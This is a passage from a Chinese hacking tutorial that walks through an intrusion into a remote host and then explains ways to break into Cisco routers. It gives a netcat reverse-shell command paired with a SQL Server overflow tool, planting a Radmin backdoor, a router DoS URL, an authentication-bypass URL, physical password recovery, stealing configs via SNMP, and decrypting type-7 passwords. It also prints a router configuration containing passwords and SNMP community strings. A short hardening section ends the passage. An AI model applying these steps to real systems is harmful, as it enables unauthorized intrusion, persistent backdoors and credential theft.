现在我们再请出SupperScan或者其他扫描器对218.xxx.xxx.xxx进行扫描,呵,看到没有?扫描结果已经不同了,开放的端口有很多,刚才只是开放了80、23、21而已(也就是说我们的映射已经成功了,另外发现里面有很多误报,不知道是什么原因?其中一部分端口开放是正常的)。该是X-SCAN出手了,用它来扫弱口令最好不过了,但扫描的结果令人失望,一个弱口令也没有,看来管理员水平还不太菜,(不过大部分安全系数比较低的主机还是存在安全漏洞的),如图4所示。




图4

4.溢出

既然没有弱口令,也没开80,那只好从溢出方面着手了,但没开80,21也就是说webdav.Sevr-U的溢出没戏了,很自然,我试了RPC溢出,但实践证明RPC溢出也是不行的,LSASS溢出也不行,再利用了一下MS05-024漏洞攻击程序还是不成功的,(其实用什么溢出工具可以自己定,有很多主机是可以直接溢出的)。

5.蓦然回首,那人却在灯火阑珊处

看起来这管理员还是比较负责的,该打的补丁都打上了,这时侯,我的目光转移到1433上了(嘿,不知道他打了SQL补丁没有?)心动不如行动,现在只好死马当活马医了,于是,在cmd行中打入:

```
Nc v l 99
sql2 218.xxx.xxx.xxx 0 xxx.xxx.xxx.xxx 99
```

Bingo! 成功地得到一个shell了。

6.设置后门

到这里,我们的入侵已经成功了,余下的工作是扫尾留后门,至于后门,我一般都是用FTP上传Radmin上去的。呵呵,这里不详谈了,相信各位都知道。至于别的后门办法,请查看其他的文章。

Cisco路由器入侵的艺术

Cisco路由器是现在网络中用得最多的一个节点。路由器是组成Internet的重要组件,所以他的安全性影响到整个网络,除Cisco外还有一些,比如华为的路由器和交换机在电信部门也是用得比较多的,这里只以Cisco为例。

现在Cisco都是用的CISCO IOS软件,也就是路由器的操作系统。从他的IOS来看,并不是一个健壮的体系。

1.OS自身欺骗

Cisco路由器是用IOS系统来实现路由的细节功能,因此它是路由系统的灵魂。Show命令的在线系统方式却为我们打开一个偷窥之门。

众所周知,Cisco路由器中,一般用户只能查看路由器的很少信息,而能进入特权模式的用户才有资格查看全部信息和修改路由。一般模式下,Show的在线帮助系统不会列表所有可用的命令,虽然75个Show的扩展参数只能用于特权模式下(enable),实际上只有13个受到限制。这意味着一般用户(非特权用户)可

以查看访问列表或其他路由安全相关信息。重要安全相关的ACL信息可以被登录路由的非特权用户查看，诸如：

```
#show access-lists  //显示当前所有ACL的内容
#show ip prot
//显示活动路由协议进程的参数和当前状态
#show ip ospf dat  //显示ospf数据库
#sh ip eigrp top  //显示EIGRP列表
```

以上命令可以在非特权模式下泄露网络敏感信息。通过这些命令，我们能得出路由器配置的大致情况，这对采取进一步的入侵起到辅助作用。不过由于这种方式需要用户已经有一个登录账户，因此得到这样的信息有一定难度。

2.WCCP暗道

Cisco在IOS 11.2版本中引入WCCP(Web Cache Control Protocol)，为Cisco缓存引擎提供协议通信。Cisco缓存引擎为www提供透明缓存服务。缓存引擎用WCCP来和其他Cisco路由器通信。路由器把HTTP数据发送到缓存引擎主机中。虽然这种方式默认是关闭的。假如使能(enable)的话，那么WCCP本身是没有认证机制的。路由器将会把每一个发送合法缓存引擎类型的Hello包的主机认为是缓存引擎，于是把HTTP数据缓存到那台主机。这意味着恶意用户可以通过这种方式获取信息。通过这种方式，攻击者可以截获站点认证信息，包括站点密码 替代实际Web内容为自己设计的陷阱 通过路由彻底破坏Web提供的服务。这种方式，可以完全规避登录烦琐的攻击方法，对Web提供全面而且致命的打击。我们既可关闭WCCP的启用机制，也可通过ACL阻止WCCP发送HTTP流量给不信任主机来防止这样的恶劣情况发生。

3.HTTP服务的困惑

Cisco在IOS版本加入了远程管理路由的Web特性，这对于新羽(newbie)的管理员来，无疑是值得高兴的事情。但引入方便的同时，隐患也随之进入。

1)基于拒绝式服务攻击的HTTP的漏洞

Cisco路由启用(enable)远程Web管理，很容易遭受DoS。这种DoS能导致路由器停止对网络请求的响应。这个功能是Cisco路由的内嵌功能。但启用这个特性，通过构造一个简单的Http请求就会造成DoS攻击

http://<router-ip>/%%

这种请求导致路由停止响应，甚至引起路由器执行硬重置(hard reset)。

2)基于HTTP服务器查询的漏洞

Cisco安全建议小组公布了这个漏洞。IOS11.0引入通过Web方式管理路由。"?"是HTML规范中定义的CGI参数的分界符，它也被IOS命令行接口解释成请求帮助。在IOS 12.0中，当问号邻接于"/"，URL解释器就不能正确解释其含义。当一个包括"?/"的URL对路由器HTTP服务器进行请求，并且提供一个有效的启用口令，则路由器进入死循环，因而引起路由崩溃并重启。如果http启用，浏览 http://route_ip_addr/anytest?/，并且提供特权口令，则可以导致DoS攻击，导致路由停机或者重启。除了让路由死亡之外，Http额外提供了一种可怕权限提升的漏洞，如下所论。

3)Cisco IOS认证漏洞

当HTTP服务器启用并且使用本地用户认证方式。在某些条件，可以绕过认证并执行设备上的任何命令。用户可以对设备完全的控制。所有命令都将以最高特权执行(level 15)。

使用username和password的路由设备账户认证方式，构造如下URL: http://router_ip_addr/level/xx/exec/….(注 xx代表16至99之间的84种不同的组合攻击，因为路由器硬件类型众多，而IOS版本也存在不同，因此针对不同的路由器类型，攻击组合数字不同。)

通过这种方式，攻击者可以完全控制路由并可以改变路由表配置。这种可怕的事实让网管也感到惊悸。这种完整的控制方式将是对网站数据通信枢纽的致命一击。虽然Http带来如此之多的漏洞，但这种漏洞最主要原因是因为启用http服务器管理路由的缘故，由于这种管理是种命令行方式的替代物，因此对于熟练的网管来说，没有必要启动这种危害性很大的服务。

"#no ip http server"的路由配置也成为时髦的安全配置语句。

4)常见入侵方法

在所有入侵中，本类型的入侵活动可谓是蓄谋以久的野蛮做法。方法本来的意图是用于管理员忘记密码后的恢复措施，而技术做为双刃剑的一面，更在于我们如何使用它。

如果你有一台笔记本电脑，你有一根与路由器相应类型的连接线，那么你配备了入侵路由的武器。剩下的时间，你将思考如何避开网管的眼睛，把连接线与路由器连接。以后的动作，需要你行动迅速了。(以25xx系列路由为例)

1.切断路由器的电源。

2.连接计算机与路由器。

3.打开超级终端(CTL-Break in Hyperterm)。

4.在启动路由器的30秒时间内，迅速按CTL-Break组合键，使路由器进入rom monitor状态，出现提示符如下：

Followed by a '>' prompt...

5.输入O/R 0x2142，修改配置注册器(config register)路由器从Flash memory引导。

6.输入I，路由器初始化设置后重新启动。

7.输入系统配置对话提示符敲no，一直等提示信息显示:Press RETURN to get started。

8.输入enable命令，出现Router#提示符。

这时，我们可以完全使用Show命令查看路由中的一切配置，并可转储到计算机上。如果使用了enable的加密方式，虽然现在无法看，但可以使用工具进行破解。当然，粗鲁的做法是直接修改:

```
Router#conf term    ->配置终端
Router(conf)#enable password 7 123pwd
 ->配置enable密码
```

进行完以上操作，别忘了恢复路由的正常状态，否则网管很快就能发现问题所在:

```
Router(conf)#config-register 0x2102
 ->配置寄存器值0x2102
Router(conf)#exit    ->退出
```

众所周知，到Cisco有个配置文件，这个文件可以说是路由工作的核心，让路由知道该干嘛，怎么干。如果你有了这个文件，我可以说你成功了80%。怎么才能得到这个文件呢?

1.通过SNMP得，这样是最常用的，我想用过SNMP的人会知道怎么做了，就不多说了!

2.攻击TFTP服务器，要得到的就是Cisco配制文件的存取权限。

3.监视发往CISCO TAC的邮件(也就是Cisco技术助理中心)因为一般路由出了问题，都要求发出配置文件的。

4.还有很多方法，我记得以前黑防也有这么一篇文章，不过我不暂成大家用那种方法，太危险了!如果要知道的，可以和我联系。

5.还有很多办法，包括社会工程学。

上面只是一些思路，具体过程我这里不赘述了。下面就具体阐述Solarwinds2001得到CISCO密码过程。

Solarwinds2001是个集多种功能于一身的Cisco管理工具，界面友好。工具条如下图5所示，酷似QQ，清晰明了，如图5所示。




图5

打开Cisco Tools/IP Network Browser，设置如图6、图7所示中。



图6

随便，填入一段IP地址进行扫描，扫描后，如果发现Cisco路由器，会显示如图8所示。

现在我们可以用Cisco Tools/Download Config来下载这台Cisco路由器的配置文件。如图9所示。




图7




图8




图9

好了，现在可以利用Cisco Tools/Config Editor&viewer打开下载好的config文件，如下是我下载的一份配置文件(部分略去):

```
!#show running-config   ->配置环境
version 11.2   -> IOS版本
no service pad
no service udp-small-servers
no service tcp-small-servers
!
hostname HGHLNDSWSTWD.07.IDF1A.DSW08
->配置主机名
!
enable secret 5 $1$ukn/$LU0yrd7/YBqBNJRDlIVes.
->配置enable secet 密码(加密过)
!
```

```
!
ip subnet-zero  ->0子网
!
!
interface VLAN1
ip address ***.11.111.8 255.255.255.192->配置ip地址
no ip route-cache    ->无路由缓存
!
interface FastEthernet0/1    ->以下配置e0/1接口
description Port connected to Apt# 7307
shutdown
port security max-mac-count 1
no port security action trap
!
interface FastEthernet0/2   ->以下配置e0/2接口
description Port connected to Apt# 7308
port security max-mac-count 1
no port security action trap
!
interface FastEthernet0/3    ->以下配置e0/3接口
description Port connected to Apt# 7309
shutdown
port security max-mac-count 1
no port security action trap
!
interface FastEthernet0/4     ->以下配置e0/4接口
description Port connected to Apt# 7310
shutdown
port security max-mac-count 1
no port security action trap
!
interface FastEthernet0/5   ->以下配置e0/5接口
description Port connected to Apt# 7311
shutdown
port security max-mac-count 1
no port security action trap
!
interface FastEthernet0/6  ->以下配置e0/5接口
description Port connected to Apt# 7337
port security max-mac-count 1
no port security action trap
……略去
ip default-gateway ***.11.111.* ->配置默认网关
mac-address-table secure 0001.0235.5a4e FastEthernet0/
2 vlan 1
snmp-server community N3tw0rk RO
->snmp社区N3tw0rk
snmp-server community private RW
->snmp社区private（重要）

snmp-server community public RO  ->public
snmp-server chassis-id 0x0F
!
line con 0      ->console 0
stopbits 1
line vty 0 4
password MDU|Admin
->配置passwd，明文口令，未作加密处理！！
login
line vty 5 9
password 7 15110E1E2A2F3F  ->关键所在
login
!
end
```

大家有没有看到这行 password 7 15110E1E2A2F3F，这就是密码了，这个是加过密的。

Cisco有三种口令类型

0 口令，这个不用说了是明文的。

7 口令，就是我们那行看到的那个，有没看到那个7？现在一般都用这个。

5 口令，这个就比较麻烦了，是用MD5哈希算法加密的。

如果配置文件中口令经"Service password_encryption"命令加密，比如说这里出现"password 7 15110E1E2A2F3F"类的，用Cisco Tools/Router Password decryption解密，如图10所示。




图10

之后，我们就可以Telnet进去了，而且拥有enable权限，这样我们就无所不能了，注意如果要进一步入侵内网节点，还需要入侵Cisco交换机。

安全建议

综上，我们网络管理员平常在管理的过程中不仅要注意到软件的安全也要注意到一些硬件的安全。比如在ADSL Modem方面：我们应该禁止对外通讯端口23、80、21。对于Cisco路由器我们可以有下面的解决办法。

1.通过no ip http server取消HTTP服务，消除Http带来的隐患。

2.限制SNMP访问配置，access-list 10 permit 204.50.25.0 0.0.0.255snmp-server community readwrite RW 10（通过ACL限制受信主机访问）"snmp-server enable traps（设置陷阱）""snmp-server trap-authentication（如何认证失败，告诉路由发送陷阱。）snmp-server host 204.50.25.5（陷阱消息接受工作站）（ciscoworks工作站可以截获这些信息。）"

3.及时升级Cisco的IOS程序或者修补程序。

